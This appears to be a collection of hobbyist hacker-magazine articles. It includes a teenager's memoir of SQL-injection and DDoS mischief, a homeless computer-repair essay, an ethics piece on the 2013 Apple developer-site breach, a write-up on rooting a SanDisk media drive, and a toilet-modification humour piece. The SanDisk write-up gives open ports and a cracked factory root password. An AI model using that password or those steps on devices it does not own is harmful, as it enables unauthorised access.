necessary in hacking modern or maintained SQL databases. Not much by our standards, especially since wikiHow largely contributed to my success, but to a 13-year-old computer-illiterate, I was now a self-proclaimed hacking genius.

I relished every exciting moment of my shady SQL escapades, yet there was one aspect of my saga which cannot be ignored. Most of the databases I had targeted were outdated and often abandoned, making the difficulty level equivalent to shooting fish in a barrel and adding to the ease of implementing stolen techniques. My mistake, however, was when I began targeting up-to-date SQL sites that didn't tolerate such behavior. After a successful night of breaking and entering, I was horrified when one website kindly presented me with a notice stating that my activity on their site, along with my IP address and other identifying information, had been reported to the police. Needless to say, whenever I saw a cop car for the next several months, I nearly vomited.

Obviously, nothing ever came of this supposed reporting of my activities, so my fear subdued and I happily returned to my misadventures. It is quite apparent that not much rattles the spirit of a heretical script kiddie, an eternal testament to their catastrophic potential.

As time wore on, I inevitably found my way to much more malicious software as my few SQL tricks grew increasingly boring. Many clear net hacking forums were not pleased after multiple DDoS attacks brought down their websites. I was fortunate that I never saw repercussions for this behavior and, while I am not particularly proud of my rocky start, my malevolent acts as a script kiddie did lead to something far greater than reading the Wikipedia page on hacking.

After months of indulging in my newfound

juvenile pastime, I began to develop a strong curiosity for what was *really* happening behind the scenes with these hacks. I soon found myself staying up late researching HTML and SQL code and several web applications. Without even realizing it, I was slowly evolving from a script kiddie into something somewhat more respectable.

During the process of learning about how important technology worked, I grew to become borderline obsessed on the topic of Internet security and how to break it. I've always seemed to have a talent for breaking things, why not security?

The day I began exploring the deep web and reading some hacker forums may have been the true turning point in my morality. I read a lot of posts from well-established hackers scolding the kind of behavior I had been participating in. At first I was confused - why did they consider hacking to be scandalous? Aren't they hackers themselves? It took a great deal of time to understand their thoughts and to be able to distinguish between a script kiddie and a true hacker.

It is now clear to me that, yet again, Hollywood had portrayed something inaccurately. Shocking, right? With overzealous media, gross misconception, and modern entertainment, most young hackers begin their escapades out of sheer ignorance, complete disregard for the potential consequences of their endeavors and, in many cases, just to appear cool or to show off. The birth of many hackers today is in substantial contradiction with the early phone phreaks and hackers that hacked either for the fun of the game or to overcome obstacles.

While the playing field may have changed over the years, there is still an abundance of highly skilled professionals out there contributing to the community, and it was my goal to be a part of that. I wanted to break away from the derogatory category of "script kiddie" and graduate to the venerated status of what is widely considered a "true hacker."

Subsequent to my revelation, I quickly ditched the ruinous inspiration of Hollywood and adopted something much more authentic to that of a hacker. However cliché, as it has seeped through to the mainstream, "The Conscience of a Hacker," more commonly

referred to as "The Hacker Manifesto," by Loyd Blankenship (also known as The Mentor), provided something relatable which many hackers can most likely sympathize with.

Empowered with my latest reading material, I was determined to begin to actually learn the proper way to hack, but in the words of many Sean Bean memes, "one does not simply learn how to hack." Becoming a skilled hacker is a long process, one that takes years of gathering knowledge about pretty much everything. This is a difficult concept for many beginners to understand. To do so, you must already have followed the aforementioned concept throughout life. Hacking isn't something you can simply learn with a Google search or by reading a "for dummies" book. It takes a collection of many skill sets such as knowledge of multiple programming languages, computers, circuitry, social engineering, the Internet, and maybe even the phone network!

Earlier, I listed the reasons for script kiddies becoming involved in hacking. The most important point of that list was the idea of self-proclaimed "coolness" through destructive attacks derived from software that can be easily downloaded from the Internet. I understand this desire as much as any script kiddie as I was indiscriminately one myself. If you are inspired to hack just out of the desire to appear as though you're an Internet badass, then I recommend reevaluating some life decisions. Hacking isn't about being the coolest guy out there; it's about having fun and overcoming obstacles. Sometimes it's about supporting a cause or advocating against an injustice. Can you be considered cool if you hack? In my opinion, of course you can! You have the skills and the ability to do something that many would never dream of doing. That being said, hacking isn't a popularity contest. If you're hacking to be cool, then it's time to find a new hobby.

As with any hobby or profession, there is always a substantial supporting community. For me, and I'm sure I'm not alone, hacking became about the social aspect just as much as the hack itself. Feeling like you belong to something great, like the hacking community, can be a powerful thing. With only a few clicks,

you can instantly connect with thousands of like-minded supporters of your campaign for greatness. This has been a significant driving force for many aspiring hackers to sharpen their skills.

Not only does hacking give one a sense of belonging, but through my experience they can also develop a certain level of self-confidence. For years, I was “that shy kid” who didn’t say much in public unless surrounded by friends or family. Even my friends proved to be of little comfort as I have a knack for befriending arrogant narcissists that enjoy nothing more than pointing out everyone’s perceived flaws. When you become immersed in the world of hacking and have the opportunity do something that many people can’t, and know you have the ability to solve difficult puzzles and outsmart some of the best, you begin to feel very good about yourself.

Aside from the social curiosities of hacking, as backwards as this may seem, possessing an interest in hacking can improve the outlook of your future. I had struggled throughout elementary and middle school. When I developed an appetite for learning about technology, I quickly gravitated towards the idea of being a programmer. Knowing that my dream depended on doing much better in school, my grades began to skyrocket and have launched me into several advanced classes, most notably Advanced Placement Computer Science. Hacking is what essentially sparked my interest in computers and, while I certainly do not promote attempting to DDoS the NSA home page, I do believe that a little recreational hacking can be good for one’s future and curiosity.

You have all heard the story of how that famous pair of geniuses, Steve Jobs and Steve Wozniak, had their first experience in design, development, and marketing in their original shady business of manufacturing and selling homemade blue boxes which allowed you to make free long distance phone calls. This background in entrepreneurial activities undoubtedly aided the future sale of Apple I computers, and the procreation of Apple itself. Not only did they have their first experience in business through the sale of the controversial... phone accessories, the experiences they shared brought them closer together as friends


and made them very popular amongst their soon to be loyal customers. While the career of vending blue boxes proved to be ephemeral, hacking, or phreaking, with these seemingly magical devices, was a kick-start to one of the most influential technology companies in the world. and not because of a will to cause destruction to or steal from Ma Bell, but to entertain and explore.

I have referenced hacking to be a “hobby” on countless occasions throughout this text. This shortcoming is a mere derivative for lack of a better word. Hacking isn’t just some pastime you participate in on the weekends; hacking is a way of life. Hacking is seeing the world differently and longing for something you currently do not possess or cannot do. Hacking is the freedom of information and knowledge. Hacking is about the thrill of solving puzzles in the name of exploration. Hacking is about understanding what is really going on in the world and having your eyes wide open when so many others are blind. Most of all, hacking is about curiosity, ingenuity, and problem solving.

The term “hacker” is an elusive one. One that is seemingly impossible to develop a clear definition for as raging debates are often the result of any attempt to apply a formal treatise to the word. The hacker perspective itself is also a matter of controversy, yet it is indicative of the very force within hackers of all forms. White hats, black hats, grey hats, crackers, pirates, carders, penetration testers, programmers, activists, phone phreaks, noobs, script kiddies, or bored teenagers. No matter the name or title, they all possess the unique characteristic for challenging the status quo. You may call them nerds, geeks, misfits, or criminals, but no matter what label is applied to us, we will continue to succeed at what we do best. We are hackers. And that is a powerful thing.

Tyler Frisbee is a 16-year-old in his junior year at Shenendehowa High School in New York who has a tenacious interest in technology and writing. While he doesn’t know which career he wishes to pursue, it is his dream to work with technology and he believes that he will one day change the world.

Experiences of a Hobo Security Consultant



by **eyenot**

Sometimes, when your life lacks direction or purpose, it's good to take a break. In my case, it was good to take a nearly 12 year break from things like a job, bills, responsibilities, or a home. I was getting allergic to mold anyway.

There's a lot you can do to survive without any income or any home. Almost any city you find yourself in has one of two kinds of homeless shelters: notorious or secretive. The secretive kind are usually reserved for battered women or sensitive families in emergency situations. The notorious kind are usually crawling with people who receive some form of fixed income, but aren't spending it toward a living situation, but rather a lifestyle.

The worst case scenario I ever found myself in was when I visited the northwest to study the anarcho-primitivist enclave there. I arrived too late - they had been arrested for burning several SUVs and a postal truck, and were among the first U.S. citizens to enjoy the new laws against "terrorism." So I got to sleep under a perfectly nice bridge with perfectly fine intellectual hippy types instead of in a shelter. Nothing I hadn't done for years by that time - but in a strange town, it's a bit unnerving. Luckily, some hippy had filled their rather copious medical marijuana prescription.

Myself, with no mental or physical ailments, disabilities, or disorders - and having no felonious or serious criminal history, and being entirely able-bodied and well-minded - I faced a lot more challenges on the streets than most people. Most of the homeless people you meet

are collecting some kind of money for something being off about them; they just don't know what to really do with the money.

It was unusual just 12 years ago to see a homeless person with a smartphone or a computer of any kind. Such items realistically offer a destitute person little more than a potential crosshair on their back. And when cell phones of the lost, found, and stolen variety are easily sold on the street for as little as \$5 to \$20, you can be sure that being seen with an expensive gadget makes you look like a quick fix to your fellow destitute hustlers.

Then, about six years ago, laptops started showing up in the hands of some homeless people in the United States and, most surprising of all, started staying in the hands of their owners. Maybe this has to do with computers being seen as more of a burden than smartphones, on the heels of smartphones becoming ubiquitous instead of frivolous. A laptop is a magnitude more difficult to prize, to run away with, to pawn, to sell, or to ditch than a smartphone is. And, of course, it's more a burden from the owner's perspective as well. Especially if you don't know how to use a computer.

And, as luck would seem to have it for anyone who can repair computers but finds him or herself down and out, most fellow bums and hobos don't understand how to operate computers. At least you would think that this fact coupled with the increasing appearance of expensive gadgets around the campfires and "day room" tables would spell lucky money for risky entrepreneurs. As it turns out, it's just a huge headache.

Even if you aren't homeless, doing computer repair work on a walk-up, on-the-street basis is hell. The major nuisance is competition. The Hollywood imagery of "hacking" is prevalent within the imaginations of the United States populace. Even among my new college peers, the "Holly-hack" image supersedes anything else you try to say to them about topics like programming or security, so just imagine the uneducated masses. Easily nine out of ten people on the street who "can fix your computer for you" are going to beset you with a nightmarish conflagration entailing two or more actively scanning anti-virus/malware programs, a handful of "cleaner," "doctor," and "speed up" software, as well as some trojan or spyware of their own sly choosing.

So, being the street equivalent of "white hat" isn't that hard. Just genuinely clean a person's computer, install half-decent free anti-virus and anti-malware software in a configuration that the softwares find conducive, and then test the defenses legitimately.

The great thing is that there are numerous free end-user titles to choose from to help you out. Smart tools available from Sysinternals go a long way towards fixing Windows XP, Vista, and 7 systems. Your client may or may not especially enjoy if you replace their regular "task manager" with "Process Explorer," though if you have to walk them through something on the phone you can have Process Explorer already set up with your preference of columns. Some Gibson Research tools are still very useful. If your client is trying to micromanage their "friends'" use of the laptop, Steady State is still a workable solution. WinPatrol is helpful for long-term clients. Baseline Security Analyzer is a must-have for its ability to fix the "windows update" scheduler when it hits a hiccup - clients with frequent signal interruptions over slow Wi-Fi will be grateful if you manage to rescue them from an update loop.

However, the various free anti-malware utilities always leave me scratching my head. The most popular virus scanners are for-pay but are notorious resource hogs with morally objectionable definitions of "uninstall." Then we find the free scanners and again the most popular ones (or at least, the ones that computers brought to me typically have installed) are also clingy and suspicious-acting. Then when you think you've found a nice product, they go and change on you, so you're always looking for the best combination of things. I've found one active

scanner and also one passive scanner activated by a time-triggered event is the best combination. But a client's computer isn't a good ballroom to discover which crippled free active scanner is a suitable dance partner for your favorite heuristic defense engine. Most street business entails one thing and one thing only, and that's getting their computer running "fast" "again."

As an aside, another nice "white hat" thing to do is walk onto the scene at one of the local second stores operated by a charity nonprofit organization, and offer to create and maintain a computer department for them. I was successful with this as a means of earning my keep at a homeless shelter that demanded an hour of verified volunteer work in exchange for every night I slept under their roof. I managed to pump computers out at a pretty fast rate, especially since they were all mostly built for XP and their cases still had valid product keys on them. Of course, the product keys are useful even when you are parting a machine out and throwing the case in the scrap heap. There are other fringe benefits of such a position. And just because you haven't seen such an operation, don't imagine it can't be done. Trust me, the rural, semi-rural, and suburban areas around you are chock full of computers that somewhat intelligent people detect are too valuable to just be "thrown away." "Maybe some poor people can make good use of the computer. I will donate it to the second hand store owned and operated by a nonprofit charity." Try to convince the management to take any old or new computer, indiscriminately. If anything, busted-up old hard drives still yield those amazing rare earth magnets, which are great for hanging tools from in the amazing, magical workshop you've set up. But I digress.

To continue on, you then explain to your street client the trouble with browsing, downloading, and running things as Administrator, and set them up with the "user" account. Oh, now we're getting somewhere. And get them to learn and stick to a regimen of not doing things to directly attack their own computer. Ah, exactly: now we've arrived squarely back at "work" but you're only going to get between \$5-\$20 for it. And it's work you'll be doing with them over your shoulder, and in one spot, for upwards of a few hours.

And we all know the education can't stop there. I once sat down with the ostentatious ambition of writing "ten things you *have* to

know about computers,” which quickly became “25 things,” and when I hit a weird number like 34, I decided to just make a thorough list. I concluded with 80 things I wished every one of my clients already knew about computers (or else would learn). Who has the time when your clients don’t listen because they don’t truly care, even to the same one single item at a time for weeks and weeks?

Sure, there are things that you can do to make the “work” easier on you. You can give the client a bulleted list of finishing-up tasks they can complete on their own. Or can they? Maybe they’ll be capable of using the “uninstall a program” panel to remove an annoying or potentially unwanted toolbar. Or maybe they’ll just say they will - while secretly they covet their precious little browser doodad that they successfully installed all on their own. And they’ll become silent for a few weeks while they enjoy their precious, forbidden little spyware you insisted was malicious. “Grandma’s recipe organizer.” *Sniff*

And maybe they’ll be capable of updating the newly installed scanner and performing a full scan. Or maybe they’ll attempt the update without making an Internet connection first because McDonalds shoed them out, and maybe they’ll feel like the scanner is taking too long and hit abort because the police were pulling up to the park bench. In which case, when you try to follow up with them, they’ll tell you “it didn’t find anything!” (Ting!) They have other things to do and can’t always make it to a hotspot or find time to sit in one place for an hour or two while not being entertained.

And when you get tired of them bringing the same computer to you with the same problem, and you smell something fishy and ask them if they let anybody else use the Administrator account, they will spill the beans and admit they let their nephew (or their fellow addict) “fix some problems” with it. Oh, here we go, again.

“What kind of problems? It was fine when you left me.”

“Well, you know. It started running slow. A-gain.”

“When did it start doing that?”

“Right after I let my ‘nephew’ use it to chat online.”

“The same nephew who then offered to fix it for you? Can you remember if you typed *anything* sensitive after he started using it? It’s kind of important.”

So, eventually, you start to add a bulleted

item at the bottom of the list: *No Outside Consultancy*. But that doesn’t work, because now you’re insulting the person by what appears to be an ultimatum. It’s one thing to really represent a lifeline to a company who has no option but to honor such an agreement. But on the street, to America’s special and sensitive population, you’re just another computer person. They have no idea what the hell you’re doing and have no reason to trust you any more or any less than the next “computer guy.” Frankly, you’ll eventually lose the respect of people whose respect you can’t afford to lose, just because you’re the only “uptight” computer guy out of all the rest of the pretenders, and the rest are schmoozing while you’re accomplishing nothing but to make your clientele grow increasingly uncomfortable with you. Especially when that enemy you’re warning them about is one of their closest friends, or worse, their family.

There are, of course, some pieces you could play to win the game against those who are attacking your client’s computer. But they’re extreme moves. You could lock your client entirely out of administrative privileges, for example. I tried this. “You sure this is all you want installed and you’re completely content? Here we go. Now only I, your consultant, knows the Admin password.” But they will eventually forget why you said that was important, or they will want another piece of software installed, and they will take it to another consultant, and that consultant will either just Ophcrack the account password or else wipe and install with a compromised copy of Windows they torrented. The client won’t come to you to change the setup, because they don’t want to supersede your presumptuous appearance of authority, but they don’t exactly like your genuinely necessary position of authority, either.

Or you could rootkit your client’s computer. But then you’re not strictly white-hat (depending on your philosophy) or, at the very least, you’re just overcomplicating the matter. What else are you going to do? Set up a honeypot and a LoJack? If you had a server to dedicate to the cause, you could even maintain your own level-headed, nigh-impenetrable dragnet over all the computers of the gentle salt of [your city here]. Yes, to the tune of decreasing amounts of money (wow, \$5/3 per hour!) while people on the street gripe to each other of what a stick you have up your ass.

When it comes down to it, there isn’t

anything to gain from street level computer security consultation. The money isn't there, the respect isn't there, and even the experience of educating people and doing a good deed goes unfulfilled. That warehouse I worked in? They kept taking up all my time, insisting I should try to repair and resell used and discarded printers. They didn't want to listen to the hobo ranting and rave madly about how he worked for several years in new and used computers and electronics and that if there's anything you don't do, then you don't do used printers. I tried to tell them that they couldn't keep installing XP forever, but they weren't eligible for Microsoft's free OEM offers to charities because they discriminated against sexual orientations. Because God.

The department was eventually deemed unprofitable and was shut down. I managed to decently train three novice repairmen and to successfully bring a formerly knowledgeable ex-con up to snuff and make him into a fully-fledged secure end user and modern-day computer repair person. But the "e-bay" department, which consisted of an insane hoarder who didn't understand the real meaning of "mint condition," was deemed more important. She

told everybody she was a "computer hacker" and a "computer expert," but when she infected her own computer with a virus and I pointed out her incompetence to the management, she rallied every day to have my section shut down and spent every hour trying to get on my nerves. Eventually, I gave up my only means of keeping shelter, and quit. The "Holly-hack" is like the Nothing of *The Neverending Story*.

Hobo security consultant? Depending on if the economy is worsening or improving, (consecutively) your time would be better spent trying to write the next *Steal This Book* or *The Joy of* [insert some thing that gives you joy but is outdated, here.]

(In my personal story, I eventually shook my head sadly and decided to go to college in pursuit of a Ph.D. in computer engineering. In retrospect, if I had made that decision sooner in life, it would only have been for the better. However, there is no other lifestyle to rival homelessness in offering instant gratification of the need to feel carefree, to relax, and to take it easy for a while. As long as you can handle the street environment and relish being a literal bum.)



"My Precious..." (Apple)

by lg0p89

For full disclosure, I do drive an iPhone. There are absolutely no complaints regarding the iOS or the hardware from myself. This is recommended for any users. Back to the story.

One thing we could depend on day after day, month after month, up until one or so years ago, was Apple products being relatively safe from malware and the other bugs that can haunt PCs and Android OS devices. One could sleep soundly at night knowing with a reasonable certainty that everything was safe.

RGE (Resume Generating Event)

Well, all was not well in Mudville, Cupertino. In July of 2013, the Apple developer site

went down. The message provided was that the site was being maintained for a longer than expected period. The site stated "We'll be back soon." (Osborne, 2013) This was on a fateful Thursday.

There was an update from Apple stating the maintenance was still in process as of that Friday. Given Apple's attentiveness and proactive nature, this was an odd effect of something. Finally on Sunday, the actuality of the situation was released to the public, aka the truth. The updated message on the Apple website was that there was a breach of their system. A portion of the data that was accessed was not encrypted. Based on the potential for issues by non-authorized persons accessing the compromised accounts, Apple sent out password resets. (Zorz, 2013)

On a positive note, the Apple customer information was not in the same location. This was a blessing, as it turns out. It was also caught in a very timely manner and managed.

The point, however, is that this is not the standard operating procedure. Apple, with its closed source, was the bastion against intrusion and malicious penetration. The system segment that was breached was where the developers would visit for downloads, documentation, and discussion forums. This was a black eye and bad news for Apple's info sec team.

Twist

Up until this point, it appeared there was a malicious attack and successful breach. This clearly would have been bad news. A few days later, a security researcher (Ibrahim Balic) claimed responsibility for this. He even went so far as to post a video on YouTube showing the methods used for the breach. This was on his Twitter account. (Osborne, 2013) It was also posted on *Tech Crunch* that he found 13 bugs and had reported these with <http://bug-report.apple.com>. (Zorz, 2013) Thus it is clear to a reasonably prudent person that Balic did this, due to his own admission published by at least three sources.

Ethics

For penetration testing, generally the contractor speaks with the client, reviews the parameters for the project, prepares a contract, both parties read and understand the ground rules, and the testing starts at the opportune time.

In this case, he allegedly completed the penetration test successfully. However, he did not secure permission from Apple to do any of the work. None. Apple had no idea this activity was inbound. Granted, he had the best intentions, however, these do pave the road to Hell. His intent was, as it appears, for a friendly to explore the vulnerabilities. His comments show there was no malicious intent. The vulnerabilities were reported to Apple so they could be closed and also to lower the attack surface. Although his intent and subsequent actions show no malice, the breach may be actionable by Apple.

It is hoped Apple will see the light and not pursue any legal action against Balic. He should not have done this without permissions and a contract, however, it was done solely to benefit Apple.

Lesson Learned

The professional e-security researcher does not conduct a penetration test or active measures in an attempt to breach another's system without express permission, generally in the form of a contract so there are no misunderstandings later, aka lawsuit. The security researcher may only want to help the company out by letting them know about their vulnerabilities or that they need to push patches now.

As an analogy, think of your neighbor's home. As you drive home late one evening, you notice their floodlight has burned out. Wanting to be a good neighbor, you walk onto their property, prop up their ladder against the barn, and exchange the light. Think of your neighbor's physical property as Apple's digital playground.

Some people on the Federal level may call this trespassing or a breach of several Federal computer laws. As a security researcher, you don't want the criminal or civil issues that could be pursued because of this. Being a good Samaritan at times does not pay. No good deed goes unpunished.

Remember, always have express permission to do a penetration test unless you enjoy a rather large bulls-eye on you or your smart phone being tracked via its GPS by government employees wearing black suits.

References

- Infosecurity. (2013, July 22). *Apple developer site breached*. Retrieved from <http://www.infosecurity-magazine.com/view/33555/apple-developer-site-breached>.
- Zorz, Z. (2013, July 22). *Apple developer center hacked by security researcher?* Retrieved from <http://www.net-security.org/secworld.php?id=15259>.
- Isidore, C. (2013, July 22). *Apple's developer site shut down by hack attack*. Retrieved from <http://money.cnn.com/2013/07/22/technology/apple-hacked/index.html>.
- Osborne, C. (2013, July 24). *Apple hack conducted for the greater good of research*. Retrieved from <http://www.zdnet.com/apple-hack-conducted-for-the-greater-good-of-research-7000018492>.



Hacking the SanDisk Connect Wireless Media Drive

by ook

So I bought this cool little device called a SanDisk Connect Wireless Media Drive. It's a cute little thing, weighing in at 76g, and nicely palm-sized at 6.5cm square by 1.35cm deep. It's got solid construction and, depending on the configuration, can produce a 50m Wi-Fi field of up to 320 GB (the 64 GB model with a 256 GB SD card, which is the market maximum at time of writing), accessible to any Android or iOS phone or tablet. The device creates a Wi-Fi network of your desired configuration, and can even connect to an existing Wi-Fi network. You connect your phone to it, or to a common network, and you're good to go. Unfortunately, this little hockey-puck of awesome has a couple of major flaws: first, it's got no SMB server, nor any standard NAS protocol to speak of. Second, it doesn't support MTP - so if you've got it hardwired into a computer, you can't access it from your phone. This obviously won't do. Assuming this is a Linux embedded something, I decided to portscan the little beast. What was open:

```
* 21  (FTP)
* 23  (Telnet)
* 79  (Finger)
* 80  (HTTP)
* 113 (AUTH)
* 513 (LOGIN)
* 514 (CMD)
```

FTP responded immediately to the admin credentials from the Media Drive app for my phone - so it's easy to access that way. Telnet also worked, giving an option for doing other interesting stuff. Let's have a look at the system:

“uname -a”:

```
Linux Media_Drive 2.6.35.3-899-
g9b1a262 #18 PREEMPT Tue May 28
14:14:33 CST 2013 armv7l GNU/Linux
```

“cat /proc/cpuinfo”:

```
Processor : ARMv7
Processor rev 5 (v7l)
BogoMIPS: 799.53
```

```
Features: swp half thumb
➡ fastmult vfp edsp neon vfpv3
CPU implementer: 0x41
CPU architecture: 7
CPU variant: 0x2
CPU part: 0xc08
CPU revision: 5
Hardware: Freescale MX50
➡ Platform - Nimbus@QSI(WG7311-
➡2A) Ver: 1.1.8
Revision: 50011
Serial: 0000000000000000
```

“cat /proc/meminfo”:

```
MemTotal: 125496 kB
MemFree: 12152 kB
Buffers: 1816 kB
Cached: 66120 kB
SwapCached: 604 kB
Active: 27196 kB
Inactive: 74268 kB
Active(anon): 14664 kB
Inactive(anon): 19140 kB
Active(file): 12532 kB
Inactive(file): 55128 kB
Unevictable: 0 kB
Mlocked: 0 kB
HighTotal: 0 kB
HighFree: 0 kB
LowTotal: 125496 kB
LowFree: 12152 kB
SwapTotal: 151720 kB
SwapFree: 150976 kB
Dirty: 0 kB
Writeback: 0 kB
AnonPages: 33096 kB
Mapped: 7324 kB
Shmem: 276 kB
Slab: 6592 kB
SReclaimable: 2168 kB
SUnreclaim: 4424 kB
KernelStack: 1376 kB
PageTables: 1008 kB
NFS_Unstable: 0 kB
Bounce: 0 kB
WritebackTmp: 0 kB
CommitLimit: 214468 kB
Committed_AS: 899888 kB
VmallocTotal: 1761280 kB
VmallocUsed: 1152 kB
VmallocChunk: 1756732 kB
```

```

“cat /proc/partitions”:
major minor #blocks name
179 0 61071360 mmcblk0
179 1 4096 mmcblk0p1
179 2 262144 mmcblk0p2
179 3 204800 mmcblk0p3
179 4 60584960 mmcblk0p4
179 8 125058048 mmcblk1
179 9 125041664 mmcblk1p1

```

So it's based on an armv7l, specifically a Freescale MX50. That means a Cortex A8 running at up to 800 MHz.

Next step is to gain root. The shadow file actually contained a password hash for root, so I went ahead and brute forced it with about five minutes of good ol' John the Ripper's time: sqn1351. Telnetting in as root succeeded. Once I had root, I was able to fix the sshd configuration:

```

chmod go-r /etc/ssh/ssh_host_*
ln -s /etc/rc.d/init.d/services/
↳ sshd /etc/rc.d/init.d/services/
↳ S99sshd

```

I was also able to set up a little SSH/SCP love:

```

ssh-keygen -t rsa
mv .ssh/id_rsa.pub .ssh/authoriz
↳ ed_keys

```

I then copied the key into the FTP area for use with PuTTY and WinSCP (removing it later):

```
cp .ssh/id_rsa /var/ftp
```

I wanted the device to have a host name on the network, too, so I added the appropriate section to /etc/dhclient.conf (wlan0 is the AP, wlan1 is the client):

```

interface "wlan0" {
    send host-name "puck";
    request subnet-mask, broadcast
↳ -address, time-offset, routers,
↳ domain-name, domain-name-
↳ servers, host-name, SIP;
    require subnet-mask, domain-name
↳ -servers;
}
interface "wlan1" {
    send host-name "puck";
    request subnet-mask, broadcast
↳ -address, time-offset, routers,
↳ domain-name, domain-name-
↳ servers, host-name, SIP;
    require subnet-mask, domain-name
↳ -servers;
}

```

Now that you have working SSH, you can use Dokan (Windows) or sshfs (Linux) to mount the Wireless Media Drive to your PC.

However, neither of these stream well with the limited bandwidth of the device. Fortunately, XMBC handles all that nicely. I also keep a small array of btsync nodes, managing a gig or two of personal stuff... so I figured, hey, why not one more? I downloaded the latest ARM build of btsync (symlinking it to /sbin), and added the following init.d script:

```

#!/bin/sh
if [ ! -x /sbin/btsync ]
then
if [ ! -f /sbin/btsync ]; then
echo "BTSync not found"
else
echo "BTSync permissions not set"
fi
exit 0
fi

if [ ! -f /root/.sync/config.json
↳ ]; then
echo "Please create a config.json
↳ in /root/.sync/config.json"
echo "See http://btsync.s3-web
↳ site-us-east-1.amazonaws.com/
↳ BitTorrentSyncUserGuide.pdf"

fi
if [ "$1" = "stop" -o "$1" =
↳ "restart" ]
then
echo "Stopping the btsync server
..."
killall btsync
fi
if [ "$1" = "start" -o "$1" =
↳ "restart" ]
then
echo "Starting the btsync server
↳ ..."
/sbin/btsync --config /
root/.sync/config.json
fi

```

In sum, the SanDisk Connect Wireless Media Drive is a neat little headless Linux box. If you could construct an ARM toolchain for yourself, you could use it for all sorts of personal server applications: Samba, household Bittorrent, household remote control. Since it has two 802.11n devices, you could probably make a relay out of it.

If you need a tiny mobile media server, this is certainly a good and flexible option for the time being. Now if you'll excuse me, I'm going to try and get a JRE running on it; I work as a programmer on a Java-based XML CMS for publishers, so obviously, I'd like to try to get it running on everything!



TOILET HACKING

by Toilet Fixer 555C

Most hacking is done on computers because that's where the technology is - we live in a digital age and so most technology has a chip in it somewhere. But some things stubbornly refuse to be computerized. Consider the lowly toilet. Now, I'm aware that in Japan they have remarkable "smart" toilets which do... things. I'm not that familiar with them but I'm very curious. Anyway, the old-fashioned dumb (i.e., American) toilet moves something we like to call "waste" from our proximity into a collective depository where all the "waste" from the neighborhood can be mingled and purified (hopefully). If that's not possible, it's hoped that the waste can be rendered harmless or, as a last resort, pumped so far away that it will become somebody else's problem.

To do this, we need water - lots of water, as any intelligent person who watches a toilet flush should be able to figure. It's this water issue that creates some problems and presents some opportunities, which in and of themselves aren't evil but certainly attract a particular type of person with evil intent.

I'm not going to go into all of the legal and technical issues associated with the invention of the "low-flow toilet." The animated television program *King of the Hill* had an episode (season 4, episode 22, "Flush with Power") that thoroughly outlined the challenges faced by anyone attempting to install and use a toilet designed to use less water. The TV show even explained how crooked politicians and crooked industrialists can work together to make everybody miserable. Unfortunately, the program did not go on to explain how to modify (hack) a low-flow toilet to get it to flush using more water. It implied that one might wish to just install a "high-flow" toilet, but the problem is that those things are just not so easy to find and can be expensive and/or illegal. And therein lies a tale....

My own personal journey to toilet outlawry began with the ceramic "tink" of an old, old toilet tank breaking cleanly in half due to my failing to comply with the instruction, printed

clearly on the inside of the tank, warning me not to over-torque the nuts that hold the tank to the bowl.

But wait... before I go further, I think I'll briefly review toilet construction (this will apply to all known toilet types, keeping in mind that European toilets are vastly superior to American junk, and Japanese toilets are, apparently, using NASA technology, so they won't be mentioned here). The tank is a big ceramic, uh, tank that sits on top. The bowl is the thing you sit on. The tank fills with water, and a float causes a float valve to close when it's "full." Flushing opens another valve (the flapper valve), then all the water dumps into the bowl, and the laws of physics and basic rules of hydraulics cause the old, yucky water to be carried away into the pipe that goes to the sewer (or someplace) and new water replaces it. It's pretty clever.

The power of the flush depends upon the amount of water that moves from tank to bowl. This water is lost - it will not come back again except through rain that came from the ocean - I think you get the idea. In places (like the southwestern United States) where there are drought conditions most of the time, it seems reasonable to try to minimize the amount of water lost through flushing. If you live in a place with plenty of water, it's no problem. But water is like air; it's not a big deal until you don't have any. The issue of water management is very, very emotional wherever water is scarce - political, even. Laws are passed. Regulations are posted. I'm hoping that the reader will see a glimmer illuminating the resemblance between this phenomenon and numerous other issues relating to high technology. Water, in a way, is like bandwidth and government attempts to be "fair" in assigning ownership often end up assigning that ownership to whomever has the most influence with certain politicians.

One easy way to "spread the burden" of water conservation is to create a toilet that uses less water. But an even easier way to do this is to create a toilet that appears to use less water, but actually does not (as was described in the

King of the Hill episode mentioned above). Furthermore, it's really easy to simply strike the problem "at the root" by telling the people who make toilets to build them so that they use less water, and the easiest way to do that is to adjust the float so that less water collects in the tank, so that less water moves through the toilet with each flush.

In other words, government is attempting to solve a problem, not in a direct, possibly disruptive and probably expensive way, but in a cheap, dirty, easy way that does not work. This is where the hacking instinct begins to kick in - for some of us. Something that has been deliberately broken in order to create a phony fix for a problem presents no moral dilemma to a hacker. It needs to be "un-broken," period. While many problems involving computers are just too darn complex for most people to be able to grasp easily, I don't think that this toilet thing is difficult to understand. This is a good example of why hackers do work on somebody else's equipment, often using somebody else's tools, in somebody else's back yard. It's simply a question of what takes priority; random lines drawn on a map, or the notion that "functional" is better than "broken?"

